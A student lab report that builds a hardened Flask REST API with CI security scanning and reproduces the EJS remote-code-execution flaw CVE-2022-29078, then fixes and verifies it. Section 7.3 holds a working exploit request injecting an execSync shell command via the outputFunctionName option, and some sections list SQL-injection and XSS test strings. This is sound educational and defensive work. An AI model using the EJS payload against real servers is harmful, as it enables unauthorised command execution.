HANGZHOU DIANZI UNIVERSITY

Information Security Laboratory

LABORATORY WORK No. 1

Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis

Variant	[variant number]
Student	[Surname Name]
HDU number	[HDU number]
Group	[group]
Repository	[public GitHub/GitLab URL]
Submission date	19 October 2026

Python 3.13 / Flask 3.1 | SQLite | pytest | Bandit | pip-audit | Node.js 20 / EJS

Contents

1. Purpose and scope
2. Task list and completion status
3. Stack, architecture and repository
4. API implementation
5. Security measures
6. CI/CD pipeline with SAST and SCA
7. CVE-2022-29078: reproduction, root cause and fix
8. Control questions
9. Testing and evaluation
10. Submission package
11. Limitations and honest disclosure
12. Conclusion
Appendix A. Commands
Appendix B. File inventory
References

1. Purpose and scope

This work accompanies Work 1 of the HDU Information Security laboratory manual: “Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis”. Its purpose is to practise the full security lifecycle of a small backend service: designing protection against the OWASP Top 10, integrating automated security checks into CI/CD, reproducing a real CVE in a controlled environment, identifying its root cause, applying a fix and verifying that the fix works without breaking functionality.

The submission contains three connected parts. The first is a Flask REST API with three endpoints, bcrypt password storage, JWT authentication, parameterised SQL, output encoding and defensive HTTP headers. The second is a GitHub Actions pipeline that runs unit tests, Bandit (SAST) and pip-audit (SCA) on every push and pull request. The third is a controlled reproduction of CVE-2022-29078, a remote-code-execution flaw in the EJS template engine, including the vulnerable environment, the exploit request, the root-cause analysis, the patched version and the regression checks.

All commands in this report were executed on the delivered files. The raw terminal output is kept in evidence/ and cve/CVE-2022-29078/evidence/ so every claim can be checked. Where the build environment could not satisfy a manual requirement (Docker, a GitHub remote, personal data), this is stated explicitly in Section 11 rather than hidden.

1.1 What was built

Component	Technology	Purpose
REST API	Python 3.13, Flask 3.1.3	Three endpoints, JWT auth, bcrypt, SQLite
Automated tests	pytest 9.1.1	21 functional and security tests
SAST	Bandit 1.9.4	Static analysis of the application code in CI
SCA	pip-audit 2.10.1	Known-vulnerability check of the dependency tree
CI/CD	GitHub Actions	Tests + SAST + SCA on push and pull request
CVE lab	Node.js 20, EJS 3.1.6 / 3.1.7, Express 4.21.2	CVE-2022-29078 reproduction and fix

Table 1. Main components of the submission.

2. Task list and completion status

The manual defines eleven steps. Table 2 maps each step to the artifact that implements it and to the evidence that proves it was executed. “Done” means the artifact exists and was run; “partial” is used only where an external dependency was unavailable.

#	Manual task	Status	Evidence
1	Choose stack, create project, init git, link remote	Done	Flask project, requirements.txt, local git history; remote URL placeholder (Section 11)
2	Implement 3 methods (login, data, own method)	Done	app/auth.py, app/api.py; evidence/api-demo.txt
3	SQLi, XSS, JWT, password hashing, auth middleware	Done	app/db.py, app/security.py; 21 tests
4	CI/CD with SAST and SCA on every push/PR	Done	.github/workflows/ci.yml; security/ reports
5	Test with curl/Postman; capture scanner reports	Done	scripts/api_demo.ps1; security/*.json
6	Docker + Vulhub: choose and study a CVE	Partial	cve/CVE-2022-29078 (Docker absent; Node run instead)
7	Launch vulnerable environment, reproduce attack	Done	run_demo.ps1; evidence/vulnerable-run.txt
8	Root-cause analysis	Done	cve/.../README.md Section 4; Section 7.4
9	Develop and apply the fix, rebuild	Done	fixed/ package; patches/fix.diff

#	Manual task	Status	Evidence
10	Verify fix, repeat exploit, regression-test	Done	evidence/fixed-run.txt; pytest 21/21
11	Structured report with title page	Done	this document

Table 2. Manual steps and their implementation.

The “What Students Submit” list is also covered: the public repository link and the pipeline-run link are placeholders to be filled after the student pushes the folder; the README contains the API description, the security measures, the CVE description, the reproduction sequence, the root cause and the proof of elimination; and the fixes are in cve/CVE-2022-29078/fixed/ plus patches/fix.diff.

3. Stack, architecture and repository

3.1 Stack selection

Python with Flask was chosen because the security controls required by the manual can be written explicitly and reviewed line by line: sqlite3 with bound parameters, PyJWT with a pinned algorithm, bcrypt with a tunable cost, and html.escape for output encoding. Flask is small enough that no framework “magic” hides the authentication middleware or the SQL layer, which makes the SAST results meaningful and the report easy to defend. SQLite keeps the lab self-contained; the same SQL would run on PostgreSQL after changing the driver.

3.2 Request lifecycle

A login request is parsed as JSON, validated (username pattern, password length), rate limited, looked up with a bound SELECT, verified with bcrypt and, on success, turned into a 15-minute HS256 JWT. A protected request carries Authorization: Bearer <token>; the auth middleware verifies the signature, algorithm, expiry, issuer and audience, loads the user from the sub claim, and stores it in g.current_user. The route then queries only rows belonging to that user, HTML-escapes the text and returns JSON. Every response passes through an after_request hook that adds security headers.




Figure 1. API architecture: authentication, data access and CI are separate trust boundaries.

3.3 Repository layout

```
lab1/
  app/            Flask application (factory, config, db, security, auth, api)
  tests/          pytest suite (21 tests)
  scripts/        seed.py, api_demo.ps1 (curl walkthrough)
  .github/        GitHub Actions workflow (test + SAST + SCA)
  security/       Bandit and pip-audit reports, scanner summary
  cve/            CVE-2022-29078 vulnerable/fixed apps, evidence, patch
  evidence/       API acceptance transcript
  docs/           this report, control answers, checklist, figures
  requirements.txt / requirements-dev.txt / run.py / README.md
```

4. API implementation

The API implements the two required methods and one additional method that exercises a write path and object ownership.

Method and path	Auth	Request	Success response	Main errors
POST /auth/login	No	{"username","password"}	200: access_token, token_type, expires_in	400 invalid input; 401 bad credentials; 429 rate limit
GET /api/data	Bearer JWT	none	200: username + own posts (escaped)	401 missing/invalid token
POST /api/posts	Bearer JWT	{"title","body"}	201: created post (escaped)	400 invalid body; 401 missing token

Table 3. Endpoints and contracts.

4.1 Login

```
POST /auth/login
{"username":"alice","password":"Alice#2026"}

200 OK
{"access_token":"eyJhbGciOiJIUzI1NiIs...","token_type":"Bearer","expires_in":900}

401 Unauthorized (same message for unknown user and wrong password)
{"error":"Unauthorized","message":"Invalid username or password"}
```

4.2 Data retrieval

```
GET /api/data
Authorization: Bearer <token>

200 OK
{"username":"alice","posts":[
  {"id":1,"title":"&lt;script&gt;alert(1)&lt;/script&gt;",
   "body":"XSS test","created_at":"2026-10-19 03:10:10"}]}
```

Notice that the stored angle brackets come back as < and >. The database keeps the original text; the API encodes it at the output boundary, which is the correct place for context-aware escaping.

4.3 Create post (own method)

The third method was chosen because it exercises authentication, input validation, a write query and object ownership at the same time. A client cannot choose user_id: the server takes it from the verified token. The created row is returned immediately and is later visible only to its owner through GET /api/data.

```
POST /api/posts
Authorization: Bearer <token>
{"title":"Hello","body":"World"}

201 Created
{"id":2,"title":"Hello","body":"World","created_at":"..."}
```

5. Security measures

The controls are mapped to the OWASP Top 10 categories named in the manual: A01 Broken Access Control, A03 Injection and A07 Identification and Authentication Failures.

5.1 SQL injection protection

Every SQL statement is a constant string with ? placeholders; values are passed as a separate tuple. No user input is formatted into SQL, and no ORM is needed to demonstrate the principle. The same rule is applied to SELECT, INSERT and the login lookup.

```
# app/auth.py
user = get_db().execute(
    "SELECT id, username, password_hash FROM users WHERE username = ?", (username,)
).fetchone()

# app/api.py
connection.execute(
    "INSERT INTO posts (user_id, title, body) VALUES (?, ?, ?)",
    (g.current_user["id"], title, body),
)
```

Input validation is applied as defence in depth, not as the primary control: the username must match ^[A-Za-z0-9_.-]{3,32}$, so a classic payload such as alice' OR '1'='1 is rejected with 400 before it reaches the database. A password payload such as ' OR '1'='1' -- passes validation but fails bcrypt verification and returns 401. The automated tests assert both outcomes, and a test stores the string '; DROP TABLE posts; -- as a post title and confirms that the table still exists afterwards.

5.2 Cross-site scripting protection

The API stores text verbatim and escapes it on output with html.escape(value, quote=True). This produces <script> instead of an executable tag and also encodes quotes, so the value is safe in HTML text and attribute contexts. Responses are JSON with X-Content-Type-Options: nosniff, and the Content-Security-Policy forbids scripts entirely (default-src 'none').

```
# app/security.py
def escape_text(value: str) -> str:
    return html.escape(value, quote=True)

# app/api.py
"title": escape_text(row["title"]),
"body":  escape_text(row["body"]),
```

The test creates a post whose title is <script>alert('xss')</script> and asserts that the raw response contains no <script> substring and that the JSON value is <script>alert('xss')</script>. The captured API transcript shows the same result for a simpler payload.

5.3 Authentication and session handling

Passwords are hashed with bcrypt at cost 12 and a per-password salt; the plaintext is never stored or logged. Login errors are identical for an unknown user and a wrong password, and an unknown user is still checked against a dummy hash so the response time does not reveal whether the account exists. Five failed attempts per minute per IP and username return 429 with Retry-After. This is a small in-memory limiter, sufficient for the lab; a production deployment would use Redis or an API gateway.

A successful login issues a JWT with sub, username, iat, nbf, exp, iss, aud and jti. The token is signed with HS256 and lives for 15 minutes. Verification is not just a decode: the server recomputes the signature with its secret, pins algorithms=["HS256"] (so alg=none and algorithm-confusion attacks fail), validates issuer and audience, and requires exp, iat, sub, iss and aud. Tests cover tampered tokens, expired tokens, alg=none tokens, tokens signed with another key and tokens for a deleted user.

```
claims = jwt.decode(
    token, current_app.config["SECRET_KEY"],
    algorithms=["HS256"],
    audience=current_app.config["JWT_AUDIENCE"],
    issuer=current_app.config["JWT_ISSUER"],
    options={"require": ["exp", "iat", "sub", "iss", "aud"]},
)
```

5.4 Access control

The API never accepts a user id or an object owner from the client. GET /api/data filters with WHERE user_id = ? using the id from the verified token, and POST /api/posts inserts the same id. A test logs in as alice, creates a post, logs in as bob and asserts that bob's feed is empty. This prevents horizontal privilege escalation (IDOR).

5.5 Defensive headers and error handling

Header / behaviour	Value	Why
Content-Security-Policy	default-src 'none'; frame-ancestors 'none'; base-uri 'none'	No script, frame or plugin execution
X-Content-Type-Options	nosniff	Stop MIME sniffing
X-Frame-Options	DENY	Clickjacking protection
Referrer-Policy	no-referrer	Do not leak URLs
Cache-Control	no-store on /auth and /api	Tokens and data not cached
Permissions-Policy	camera=(), microphone=(), geolocation=()	Disable unused features
Errors	generic JSON, debug off	No stack traces or internals

Table 4. Hardening headers applied to every response.

The API does not enable CORS, does not use eval or pickle, never calls a shell, and reads the JWT secret from the environment. If SECRET_KEY is absent, a random per-process value is generated so a developer cannot accidentally deploy a hard-coded secret; production must provide a stable 32+ byte value from a secret manager.

6. CI/CD pipeline with SAST and SCA

The workflow .github/workflows/ci.yml runs on every push to main, every pull request and on manual dispatch. It has three independent jobs, so a failing scanner does not hide test results and vice versa.

Job	Tool	What it does	Gate
test	pytest 9.1.1	Runs the 21 API tests on Python 3.12	Any failure fails the build
sast	Bandit 1.9.4	Scans app/ and writes SARIF	Medium/high findings fail the build
sca	pip-audit 2.10.1	Audits requirements, writes CycloneDX SBOM	Any known vulnerability fails the build

Table 5. CI jobs and quality gates.

SAST (Bandit) reads the source without executing it and looks for dangerous constructs: hard-coded passwords, eval/exec, weak crypto, shell calls, insecure deserialisation and similar patterns. It runs early and points to the exact line, but it cannot see runtime configuration or prove exploitability. SCA (pip-audit) resolves the dependency tree and compares every package version with public advisories, producing a report and an SBOM. It catches the class of problem that this work's CVE belongs to: a vulnerable third-party version that the team did not write. The two are complementary, which is why both are in the pipeline.

6.1 Results

Check	Scope	Result
pytest	21 tests	21 passed
Bandit	app/ - 303 LOC	0 issues (0 high, 0 medium, 0 low)
pip-audit	44 installed packages	0 known vulnerabilities

Table 6. Local execution of the same checks used by CI.

The first Bandit run reported one low-severity B105 finding for the string constant "Bearer". It was a false positive caused by the constant's name; instead of suppressing it with # nosec, the constant was renamed to AUTH_SCHEME, and the final report is clean. This is a small but useful lesson: a scanner finding should be understood and removed, not silenced.

The GitHub-hosted run could not be executed because no repository remote or credentials were available in the build environment. The workflow is committed, and the exact commands were run locally; Section 11 lists the two placeholders the student must fill after pushing.

7. CVE-2022-29078: reproduction, root cause and fix

The manual recommends starting with a web-application CVE that is not too complex. CVE-2022-29078 was selected because it is a real, recent, high-impact remote-code-execution flaw in a widely used Node.js template engine, and because its root cause can be read directly in the library source rather than inferred from a binary.

7.1 Vulnerability profile

Field	Value
CVE	CVE-2022-29078 (GHSA-phwq-j96m-2c2q)
Component	ejs (Embedded JavaScript templates) for Node.js
Affected versions	EJS before 3.1.7 (confirmed on 3.1.6)
Fixed version	EJS 3.1.7
Class	CWE-74 injection / server-side template injection leading to RCE
CVSS 3.1	9.8 Critical - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Published	25 April 2022
Impact	Unauthenticated attacker executes arbitrary OS commands during template compilation

Table 7. CVE-2022-29078 profile (NVD, OSV, GitHub Advisory).

7.2 Environment

The manual's step 6 assumes Docker and Vulhub. Docker was not installed on the build machine, so the vulnerable and fixed applications were run directly with Node.js 20 using the same package versions. This changes only the isolation layer, not the vulnerability, the request, the root cause or the fix. Vulhub-style Dockerfile and docker-compose files are included so the environment can be started with docker compose up --build on a machine with Docker.

Item	Vulnerable run	Fixed run
Node.js	v20.18.0	v20.18.0
Express	4.21.2	4.21.2
EJS	3.1.6	3.1.7
Listen address	127.0.0.1:3000	127.0.0.1:3001
Entry point	vulnerable/app.js	fixed/app.js

Table 8. Reproduction environment.

7.3 Reproduction

The vulnerable route passes the whole query object into res.render(). The payload is placed in settings[view options][outputFunctionName]; Express parses the nested query keys, EJS merges that object into its compiler options, and the option value is concatenated into the generated function source.

```
GET /?settings%5Bview%20options%5D%5BoutputFunctionName%5D=
    x%3Bprocess.mainModule.require(%22child_process%22)
    .execSync(%22cmd%20%2Fc%20whoami%20%3E%20pwned.txt%22%2C%7Bstdio%3A%22ignore%22%7D)%3Bs

Decoded value:
x;process.mainModule.require("child_process").execSync(
    "cmd /c whoami > pwned.txt", {stdio:"ignore"});s
```

The request returns 200 OK with the normal page. The command has already executed, and pwned.txt contains the output of whoami. The status code is therefore not evidence of safety: a successful exploit can leave the response unchanged.

```
ejs: 3.1.6
http_status: 200
response_body: <p>Hello, guest!</p>
pwned_file_created: True
command_output: desktop-et4qsee\<user>
RESULT: VULNERABLE - arbitrary command execution confirmed.
```

Excerpt from cve/CVE-2022-29078/evidence/vulnerable-run.txt.

7.4 Root cause analysis

The flaw is a chain of three design mistakes rather than one missing check.

First, the application forwards an attacker-controlled object into an API that accepts both data and options. Second, EJS's Express-compatibility code treats data.settings["view options"] as internal compiler configuration and shallow-copies every key into opts without an allow-list. Third, Template.prototype.compile concatenates opts.outputFunctionName directly into the generated JavaScript source:

```
// ejs 3.1.6, lib/ejs.js (renderFile)
viewOpts = data.settings["view options"];
if (viewOpts) {
  utils.shallowCopy(opts, viewOpts);      // attacker controls opts.*
}

// ejs 3.1.6, Template.prototype.compile
if (opts.outputFunctionName) {
  prepended += "  var " + opts.outputFunctionName + " = __append;\n";
}
```

With the payload, the generated line becomes var x; <payload>; s = __append;. JavaScript parses this as several statements: the declaration, the execSync call, and an assignment that keeps the code syntactically valid. The command runs during compilation, before the template renders. The trailing s is what makes the injection reliable: without it the generated code would be a syntax error and the attack would fail.




Figure 2. Data flow from the query parameter to command execution.

In classification terms this is an injection through configuration (CWE-74): user input is interpreted as code because it is placed into a code template without neutralisation. It is not a memory-safety bug, a logic error in authentication, or a simple missing authorisation check. The vulnerable precondition is a library API that mixes data and options and then uses an option as source code.

7.5 The fix

Two independent layers were applied. The primary fix is to upgrade EJS from 3.1.6 to 3.1.7, where the option is validated as a JavaScript identifier before it is concatenated:

```
// ejs 3.1.7
if (opts.outputFunctionName) {
  if (!_JS_IDENTIFIER.test(opts.outputFunctionName)) {
    throw new Error("outputFunctionName is not a valid JS identifier.");
  }
  prepended += "  var " + opts.outputFunctionName + " = __append;\n";
}
```

The regular expression accepts only [A-Za-z_$][A-Za-z0-9_$]*, so semicolons, quotes, parentheses and dots cannot appear. localsName and destructuredLocals receive the same validation. This removes the code-

injection primitive even if a caller still passes user-controlled options. The second layer is application-side: the fixed route no longer passes the query object as render data. It extracts one scalar, limits it to 64 characters and renders { name } only.

```
// fixed/app.js
app.get("/", (req, res) => {
  const raw = req.query.name;
  const name = typeof raw === "string" ? raw.slice(0, 64) : "guest";
  res.render("index", { name });
});
```

The combination is effective because neither layer depends on a blocklist of dangerous characters. The library enforces the grammar at the sink, and the application prevents request data from reaching the option namespace at the source. If a future EJS option is found vulnerable, the application layer still prevents exploitation; if another route passes options, the library layer still rejects malformed identifiers.

7.6 Verification and regression

The same exploit request was sent to the fixed application. No file was created, the page still rendered, and the library-level check rejected the option:

```
ejs: 3.1.7
http_status: 200
response_body: <p>Hello, guest!</p>
pwned_file_created: False
library_level_check: BLOCKED: outputFunctionName is not a valid JS identifier.
RESULT: FIXED - attack blocked, page still renders (no code execution, no regression).
```

Excerpt from cve/CVE-2022-29078/evidence/fixed-run.txt.

Regression testing covered the normal greeting, the health endpoint and the full API test suite. The fixed app returns the same page and still reports EJS 3.1.7 on /health; the API suite remains 21/21 after the security work. This satisfies manual step 10: the attack no longer succeeds and the main functionality still works.

8. Control questions

The eight control questions from the manual are answered below. Each answer is self-contained and refers to this work where it is relevant.

Q1. Why is password hashing with algorithms like bcrypt preferable to using SHA-256?

SHA-256 is designed to be fast. A modern GPU can compute billions of SHA-256 hashes per second, so if a password database leaks, an attacker can brute-force short or common passwords, and precomputed rainbow tables defeat unsalted digests almost instantly. bcrypt is deliberately expensive: it is based on the Blowfish key schedule, uses a per-password random salt, and has a tunable cost factor (work factor). Raising the cost by one doubles the work for both the defender and the attacker; a cost of 12 means thousands of iterations, so guessing is orders of magnitude slower. The salt makes rainbow tables useless and ensures two users with the same password get different hashes. bcrypt also has a small memory footprint compared with SHA-256, which is not a problem for a login endpoint but is a limitation; Argon2id is the modern first choice because it is memory-hard and resists GPU/ASIC cracking even better. SHA-256 remains appropriate for integrity checks and HMAC, not for storing passwords. In this project passwords are hashed with bcrypt (cost 12, unique salt) and verified with bcrypt.checkpw, never with a plain SHA-256 digest.

Q2. What is the main difference between the SAST and DAST approaches to security testing?

SAST (Static Application Security Testing) is white-box testing: it analyses source code, bytecode or binaries without executing the application. It can run in the IDE and in CI on every commit, finds dangerous patterns

early (for example string-concatenated SQL, eval, weak crypto) and can point to the exact file and line. Its weaknesses are false positives, inability to see runtime configuration, framework magic, authentication state or third-party service behaviour, and it cannot prove exploitability.

DAST (Dynamic Application Security Testing) is black-box testing: it runs the deployed application and sends requests or drives the UI, then inspects responses. It sees the application as an attacker does, so it can find runtime problems such as missing authentication on an endpoint, misconfiguration, session issues and real injection behaviour, with fewer false positives about reachability. Its weaknesses are late feedback (needs a running environment), incomplete coverage of code paths, and false negatives when a payload is not triggered.

The two are complementary: SAST shifts detection left and covers code; DAST validates what is actually exposed. In this work Bandit is the SAST tool in CI and OWASP ZAP (Work 2) is the DAST tool; a mature pipeline runs both plus SCA.

Q3. Describe the mechanism of a JWT token. What information does it contain and how does the server verify its authenticity?

A JWT is three Base64URL-encoded parts separated by dots: header.payload.signature. The header declares the signing algorithm and type ({"alg":"HS256","typ":"JWT"}). The payload is a set of claims: registered claims such as sub (subject/user id), iat (issued at), nbf (not before), exp (expiry), iss (issuer), aud (audience) and jti (unique token id), plus application claims such as a username. The signature is computed over base64url(header) + "." + base64url(payload) using the server's secret (HMAC-SHA256) or a private key (RS256/ES256).

The server does not "decode and trust" the token. It recomputes the signature with its key and compares it in constant time, then verifies that alg is the expected algorithm (never accepts none or an attacker-chosen algorithm), checks exp/nbf, and validates iss and aud. Only then does it use sub to load the user. Because the payload is only signed, not encrypted, it must never contain passwords, secrets or personal data. Tokens are stateless, which scales well but makes immediate revocation hard; short TTLs, a jti denylist or refresh-token rotation are used instead. In this project the token is HS256, valid for 15 minutes, and jwt.decode is called with algorithms=["HS256"], audience and issuer, so alg=none, tampered and expired tokens are all rejected.

Q4. What risks arise if you do not audit third-party libraries (dependencies) in a project?

Modern applications are mostly third-party code: this small Flask API pulls in dozens of transitive packages, and the two-package Node demo installed 77 packages. Without auditing, an application inherits every known vulnerability in that tree. A single outdated template engine can turn into remote code execution — exactly the case of CVE-2022-29078 in EJS 3.1.6, exploited in this work. Other risks include supply-chain attacks (typosquatting, compromised maintainer accounts, malicious install scripts), abandoned packages with no security response, incompatible or unexpectedly upgraded transitive versions, licence violations, and vulnerable build/test tooling that leaks into CI. Because dependencies change constantly, a version that was clean at release can become vulnerable later; without continuous SCA and an SBOM you do not know what you ship. The consequences range from data breaches and RCE to failed compliance audits and emergency patching under pressure. The mitigation is to pin versions, run SCA on every build (pip-audit, OWASP Dependency-Check, npm audit), track advisories, remove unused packages, and keep an SBOM so affected systems can be found quickly when the next Log4Shell-style issue appears.

Q5. What advantages does using Docker and Vulhub provide for studying cybersecurity compared to installing vulnerable software directly on your machine?

Docker isolates the vulnerable service in a container with its own filesystem, network namespace and pinned dependencies. The host stays clean, and a mistake (or a deliberately malicious payload) is confined to a disposable container that can be deleted with docker compose down -v. The environment is reproducible: the same image and compose file give the same versions on every student's laptop and on CI, which matters when

a CVE only affects a specific version. Dependency conflicts disappear because the vulnerable old library lives inside the image, not in the system Python/Node installation. Multi- service targets (database, web server, application) start with one command, snapshots allow returning to a clean state, and ports can be published only on 127.0.0.1.

Vulhub adds ready-made compose files and READMEs with the exact vulnerable version, launch command and exploitation steps, so the learner focuses on the vulnerability rather than on reconstructing an old environment. Installing vulnerable software directly risks infecting the host, breaking system packages, leaving backdoors and being unable to cleanly uninstall. Docker is not perfect isolation (shared kernel, privileged daemon, image supply chain), so containers should still be treated as untrusted and never exposed to the internet.

Q6. Describe the difference between a vulnerability and an exploit. What were you reproducing in this work?

A vulnerability is a weakness in code, configuration or design that can lead to a security impact — for example EJS 3.1.6 concatenating the outputFunctionName option into generated JavaScript without validation, combined with an application that forwards req.query into res.render. The vulnerability exists whether or not anybody attacks it. An exploit is the concrete technique, input or tool that takes advantage of the vulnerability to produce an effect: here, a crafted HTTP query parameter that closes the generated var statement, calls process.mainModule.require("child_process").execSync(...), and keeps the generated code syntactically valid with a trailing s.

In this work I reproduced the exploitation of CVE-2022-29078 against a controlled EJS 3.1.6 environment: the request made the server execute whoami and write the output to pwned.txt, while the HTTP response still returned the normal page with status 200. The vulnerability is the unsafe option injection; the exploit is the specific request and payload. Reproducing the exploit proves the vulnerability is reachable and shows its impact; the root-cause analysis then explains why the payload works, and the fix removes the condition that makes it possible.

Q7. Why, after applying a fix (patch), is it critically important to check that the main functionality of the application has not been damaged (regression testing)?

A security patch changes code, configuration or a dependency version, and any change can break behaviour that users depend on. A version bump may alter APIs, error handling, performance or template semantics; a code fix may reject legitimate input, change response formats or break authentication flows. Without regression testing you can ship a "secure" application that no longer logs users in, loses data or returns 500 on normal requests — the cure becomes worse than the disease. Regression tests also catch incomplete fixes: if the original attack still works through another path, the vulnerability was not really removed. They document the expected behaviour so future changes cannot silently reintroduce the flaw, and they give confidence to release quickly under pressure.

In this work the fixed application was re-tested in three ways: the exploit request no longer created pwned.txt; the normal page still rendered Hello, guest!; and the library rejected the malicious option with outputFunctionName is not a valid JS identifier. In parallel, the API's 21 automated tests (login, token validation, data access, escaping, rate limiting) all pass after the security changes, which is exactly the regression check the manual asks for.

Q8. How does knowledge and the ability to reproduce known vulnerabilities (CVEs) help in the work of a security specialist (for example, a pentester or SOC analyst)?

For a pentester, CVE reproduction builds a library of real attack primitives: what a payload looks like, which preconditions are required, how the application responds, and how to verify impact without damaging the

target. It makes penetration tests faster and more realistic, helps prioritise findings by exploitability rather than by scanner score, and allows the tester to prove a finding with a safe proof of concept and then verify that the remediation actually blocks it.

For a SOC analyst, the same knowledge improves detection and response. Reproducing a CVE shows which log entries, HTTP parameters, process creations or file writes the exploit produces, so detection engineers can write SIEM rules, WAF signatures and IDS patterns that catch the behaviour rather than a single IP. It helps triage alerts (is this the known EJS payload or a false positive?), supports threat hunting and incident response, and helps vulnerability management prioritise internet-facing systems running an affected version, especially when the CVE is in CISA KEV or has a public exploit.

It also develops safe habits: working in isolated labs, documenting exact versions, using minimal payloads, and cleaning up afterwards. That combination — offensive understanding plus defensive mapping — is what turns a CVE identifier into actionable security work.

9. Testing and evaluation

The automated suite contains 21 tests and runs in under two seconds on the lab machine. Table 9 groups them by objective; every test passes.

Area	What is verified	Tests
Login	valid login, wrong password, unknown user, malformed JSON, short password	5
Injection	SQLi in username and password, SQL metacharacters stored literally	2
Password storage	bcrypt hash, not plaintext, verifies correctly	1
Rate limiting	sixth attempt returns 429 with Retry-After	1
JWT	missing, tampered, expired, alg=none, foreign key, deleted user	6
Access control	per-user isolation, create requires auth	2
Input validation	empty/oversized fields rejected	1
XSS	stored payload escaped in create and list responses	1
Headers	CSP, nosniff, frame options, referrer policy	1
Malformed auth header	Basic and empty Bearer rejected	1

Table 9. Test coverage by area.

A self-assessment against the manual's 10-point rubric is given in Table 10. It is a self-assessment, not a grade; the two-point CVE criterion is marked as met with the disclosure that the environment ran on Node rather than Docker.

Criterion	Max	Self-assessment
API functionality	2	2 - login, data and create work; transcript in evidence/
SQLi protection	0.5	0.5 - bound parameters + tests
XSS protection	0.5	0.5 - output encoding + test
Authentication (JWT + hashing)	1	1 - bcrypt cost 12, pinned HS256, claim checks
CI/CD with SAST/SCA	2	2 - workflow + local reports
Launch and reproduce the CVE	2	2 - reproduced on Node; Docker files provided
Root-cause depth	1	1 - source-level chain in Section 7.4
Fix correctness and verification	1	1 - fixed run + regression tests

Table 10. Self-assessment against the evaluation criteria (max 10 points).

10. Submission package

Manual requirement	Delivered	Action before submission
Public git repository link	Local git history; no remote	Create GitHub/GitLab repo, git remote add, push
README with API, security, CVE, root cause, fix, proof	README.md + report + evidence/	None
Screenshots of SAST/SCA and exploit	Raw transcripts in evidence/	Optionally screenshot the same runs
Link to last successful pipeline run	Workflow committed; not run on GitHub	Push, open Actions, copy run URL
Folder with fixes	cve/CVE-2022-29078/fixed/ + patches/fix.diff	None
Title page data	Placeholders for name, variant, HDU number	Fill before printing

Table 11. Submission checklist.

To push the repository, the student can run the following after creating an empty remote:

```
git remote add origin https://github.com/<user>/<repo>.git
git push -u origin main
```

11. Limitations and honest disclosure

Three limitations are stated openly so the report does not claim more than was done.

